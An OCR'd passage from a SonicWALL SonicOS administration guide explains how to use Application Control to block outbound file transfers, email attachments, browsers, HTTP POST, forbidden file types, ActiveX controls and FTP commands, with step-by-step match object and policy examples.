
SonicOS Provides Compliance Enforcement

When you configure the policy or policies for this purpose, you can select **Direction** > **Basic** > **Outgoing** to specifically apply your file transfer restrictions to outbound traffic. Or, you can select **Direction** > **Advanced** and then specify the exact zones between which to prevent file transfer. For example, you can specify LAN to WAN, LAN to DMZ, or any other zones that you have defined.

Server Protection

Servers are typically accessed by many untrusted clients. For best protection of these valuable resources, you should have multiple lines of defense. With Application Control on your gateway, you can configure policies to protect your servers. For example, you can create a policy that blocks all FTP **put** commands to prevent anyone from writing a file to a server (see Blocking FTP Commands). Even though the server itself may be configured as read-only, this adds a layer of security that you control. Your server is still protected even if its configuration is changed by an error, a side-effect of a patch, or by someone with malicious intent. With Application Control, you can effectively control content upload for servers using HTTP, SMTP, POP3, and FTP. See Application Control Controlling Content Upload.

Application Control Controlling Content Upload



An example of policies that affect servers might be a small ISP providing three levels of service to its customers, whose servers are sitting in its rack. At the gold level, a customer can host a Web server, Email server, and FTP server. At the silver level, a customer can host only a Web server and Email server. At the bronze level, the hosting package only allows a Web server. The ISP could use Application Control to enforce these restrictions, by creating a policy for each customer.

Hosted Email Environments

A hosted email environment is one in which email is available on a user's Internet Service Provider (ISP). Typically, POP3 is the protocol used for email transfer in this environment. Many small-business owners use this model, and would like to control email content as well as email attachments. Running Application Control on the gateway provides a solution for controlling POP3-based as well as SMTP-based email.

Application Control can also scan HTTP, which is useful for email hosted by sites such as Yahoo or Hotmail. Note that when an attachment is blocked while using HTTP, Application Control does not provide the file name of the blocked file. You can also use Application Control to control FTP when accessing database servers.

If you want a dedicated SMTP solution, you can use SonicWALL Email Security. Email Security is used by many larger businesses for controlling SMTP-based email, but it does not support POP3. For controlling multiple email protocols, Application Control provides an excellent solution.

Email Control

Application Control can be very effective for certain types of email control, especially when a blanket policy is desired. For example, you can prevent sending attachments of a given type, such as *.exe,* on a per-user basis, or for an entire domain. Because the file name extension is being matched in this case, changing the extension before sending the attachment will bypass filtering. Note that you can also prevent attachments in this way on your email server if you have one. If not, then Application Control provides the functionality.

You can create a match object that scans for file content matching strings such as “confidential,” “internal use only,” and “proprietary” to implement basic controls over the transfer of proprietary data.

You can also create a policy that prevents email to or from a specific domain or a specific user. You can use Application Control to limit email file size, but not to limit the number of attachments. Application Control can block files based on MIME type. It cannot block encrypted SSL or TLS traffic, nor can it block all encrypted files. To block encrypted email from a site that is using HTTPS, you can create a custom match object that matches the certificate sent before the HTTPS session begins. This is part of the SSL session before it gets encrypted. Then you would create a custom policy that blocks that certificate. See File Formats That Can Be Scanned for Keywords.

Application Control can scan email attachments that are text-based or are compressed to one level, but not encrypted. The following table lists file formats that Application Control can scan for keywords. Other formats should be tested before you use them in a policy.

File Formats That Can Be Scanned for Keywords

File Type	Common Extension
C source code	c
C+ source code	cpp
Comma-separated values	csv
HQX archives	hqx
HTML	htm
Lotus 1-2-3	wks
Microsoft Access	mdb
Microsoft Excel	xls
Microsoft PowerPoint	ppt
Microsoft Visio	vsd
Microsoft Visual Basic	vbp
Microsoft Word	doc
Microsoft Works	wps
Portable Document Format	pdf
Rich Text Format	rft
SIT archives	sit
Text files	txt


File Formats That Can Be Scanned for Keywords

File Type	Common Extension
WordPerfect	wpd
XML	xml
Tar archives (“tarballs”)	tar
ZIP archives	zip, gzip

Web Browser Control

You can also use Application Control to protect your Web servers from undesirable browsers. Application Control supplies match object types for Netscape, MSIE, Firefox, Safari, and Chrome. You can define a match object using one of these types, and reference it in a policy to block that browser.

You can also access browser version information by using an HTTP User Agent match object type. For example, older versions of various browsers can be susceptible to security problems. Using Application Control, you can create a policy that denies access by any problematic browser, such as Internet Explorer. You can also use negative matching to exclude all browsers except the one(s) you want. For example, you might want to allow Internet Explorer version 6 only, due to flaws in version 5, and because you haven’t tested version 7. To do this, you would use a network protocol analyzer such as Wireshark to determine the Web browser identifier for IEv6, which is MSIE 6.0. Then you could create a match object of type HTTP User Agent, with content MSIE 6.0 and enable negative matching.



You can use this match object in a policy to block browsers that are not MSIE 6.0. For information about using Wireshark to find a Web browser identifier, see Wireshark. For information about negative matching, see Negative Matching.

Another example of a use case for controlling Web browser access is a small e-commerce site that is selling discounted goods that are salvaged from an overseas source. If the terms of their agreement with the supplier is that they cannot sell to citizens of the source nation, they could configure Application Control to block access by the in-country versions of the major Web browsers.

Application Control supports a pre-defined selection of well-known browsers, and you can add others as custom match objects. Browser blocking is based on the HTTP User Agent reported by the browser. Your custom match

object must contain content specific enough to identify the browser without creating false positives. You can use Wireshark or another network protocol analyzer to obtain a unique signature for the desired browser.

HTTP Post Control

You can enhance the security of public facing read-only HTTP servers by disallowing the HTTP POST method.

To disallow HTTP POST:

1 Use Notepad or another text editor to create a new document called `Post.htm` that contains this HTML code:

```
<FORM action="http://www.yahoo.com/" method="post">
<p>Please enter your name: <input type="Text" name="FullName"></p>
<input type="submit" value="Submit"> <INPUT type="reset">
```

2 Save the file to your desktop or a convenient location.

3 Open the Wireshark network analyzer.

4 Start a capture. For information about using Wireshark, see Wireshark.


5 In a browser, open the `Post.htm` file you just created.

6 Type in your name.


7 Click **Submit**.

8 Stop the capture.

9 Using the Wireshark **Edit > Find Packet** function, search for the string POST.



Wireshark will jump to the first frame that contains the requested data. You should see something like this, which indicates that the HTTP POST method is transmitted immediately after the TCP header information and is comprised of the first four bytes (504f5354) of the TCP payload (HTTP application layer):




You can use that information to create a custom match object that detects the HTTP POST method.

To create a custom match object:

1 Navigate to **Firewall > Match Objects**.

2 Click **Add New Match Object**. The **Add/Edit Match Object** dialog displays.

3 Create a match object like this one:




NOTE: In this particular match object you would use the **Enable Settings** feature to create an object that matches a specific part of the payload. The **Offset** field specifies which byte in the payload to begin matching and helps to minimize false positives by making the match more specific. The **Depth** field specifies at what byte to stop matching. The **Min** and **Max** fields allow you to specify a minimum and maximum payload size.

4 Navigate to **Firewall > App Rules**.

5 Click **Add New Policy**. The **Edit App Control Policy** dialog displays.

6 Create a policy like this one:



7 To test, use a browser to open the `Post.htm` document you created earlier.

8 Type in your name.

9 Click **Submit**. The connection should be dropped this time, and you should see an alert in the log similar to this one:

#	Time	Priority	Category	Message	Source	Destination
1	11/05/2007 15:23:10.848	Alert	Network Access	Application Firewall Alert: Policy: Custom Object Detected (HTTP POST), Action Type: Reset/Drop	192.168.10.10, 57782, X0, DELL-GX620 (admin)	209.191.93.52, 80, X1, f1.www.vip.mud.yahoo.com

Forbidden File Type Control


You can use Application Control to prevent risky or forbidden file types (for example, `exe`, `vbs`, `scr`, `dll`, `avi`, `mov`) from being uploaded or downloaded.

To control forbidden file types:

1 Navigate to **Firewall > Match Objects**.

2 Click **Add New Match Object**. The **Add/Edit Match Object** dialog displays.

3 Create an object like this one:



4 Navigate to **Firewall > Action Objects**.

5 Click **Add New Action Object**. The **Add/Edit Action Object** dialog displays.

6 Create an action like this one:


To see a preview of the message to be displayed, click **Preview**.

7 Click **OK**.

8 To create a policy that uses this object and action, navigate to **Firewall > App Rules**.

9 Click **Add New Policy**. The Edit App Control Policy dialog displays.

10 Create a policy like this one:




11 Click **OK**.

12 To test this policy, open a Web browser and try to download any of the file types specified in the match object (`exe`, `vbs`, `scr`). Below is a URL that you can try:

http://www.skype.com/en/download-skype/skype-for-computer/

You will see an alert similar to the one shown below.



#	Time	Priority	Category	Message	Source	Destination
1	10/31/2007 12:52:34.160	Alert	Network Access	Application Firewall Alert: Policy: HTTP Client Request Blocked (Forbidden File Type), Action Type: HTTP Block Page	192.168.10.10, 58268, X0, DELL-GX620 (admin)	198.173.5.10, 80, X1

ActiveX Control

One of the most useful capabilities of Application Control is the ability to distinguish between different types of ActiveX or Flash network traffic. This allows you to block games while permitting Windows updates. Prior to Application Control, you could configure SonicOS to block ActiveX with **Security Services > Content Filter**, but this blocked all ActiveX controls, including your software updates.

Application Control achieves this distinction by scanning for the value of `classid` in the HTML source. Each type of ActiveX has its own class ID, and the class ID can change for different versions of the same application.


Some ActiveX types and their classids are shown in ActiveX Types and Classids.

ActiveX Types and Classids

ActiveX Type	Classid
Apple Quicktime	02BF25D5-8C17-4B23-BC80-D3488ABDDC6B
Adobe Flash v6, v7	D27CDB6E-AE6D-11cf-96B8-444553540000
Adobe Shockwave	D27CDB6E-AE6D-11cf-96B8-444553540000
Microsoft Windows Media Player v6.4	22d6f312-b0f6-11d0-94ab-0080c74c7e95
Microsoft Windows Media Player v7-10	6BF52A52-394A-11d3-B153-00C04F79FAA6
Real Networks Real Player	CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA
Sun Java Web Start	5852F5ED-8BF4-11D4-A245-0080C6F74284

Example of ActiveX-Type Match Object shows an ActiveX-type match object that is using the Adobe Shockwave class ID. You can create a policy that uses this match object to block online games or other Adobe Shockwave-based content.

Example of ActiveX-Type Match Object



You can look up the class ID for these Active X controls on the Internet, or you can view the source in your browser to find it. For example, Example Source File for Shockwave or Flash shows a source file with the class ID for Adobe Shockwave or Flash.

Example Source File for Shockwave or Flash

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="550"
    <param name="movie" value="movie_name.swf"/>
    <!--[if !IE]>-->
    <object type="application/x-shockwave-flash" data="movie_name.swf" w
        <param name="movie" value="movie_name.swf"/>
    <!--<![endif]-->
    <a href="http://www.adobe.com/go/getflash">
        <img src="http://www.adobe.com/images/shared/download_buttons/get
    </a>
    <!--[if !IE]>-->
    </object>
    <!--<![endif]-->
</object>
```

FTP Control

Application Control provides control over the FTP control channel and FTP uploads and downloads with the FTP Command and File Content match object types. Using these, you can regulate FTP usage very effectively. The following two use cases are described in this section:


- Blocking Outbound Proprietary Files Over FTP
- Blocking Outbound UTF-8/UTF-16 Encoded Files
- Blocking FTP Commands

Blocking Outbound Proprietary Files Over FTP

Blocking outbound files over FTP is best done through a policy based on keywords or patterns inside the files.

To block outbound file transfers of proprietary files over FTP.

1. Navigate to **Firewall > Match Object**.
2. Click **Add New Match Object**. The **Add/Edit Match Object** dialog displays.
3. Create a match object of type **File Content** that matches on keywords in files:




4 Click **OK**.

5 Optionally, you can create a customized FTP notification action that sends a message to the client.

   a Navigate to **Firewall > Action Objects**.

   b Click **Add New Action Object**. The **Add/Edit Action Object** dialog displays.

   c Create the Action Object with the message to be displayed.

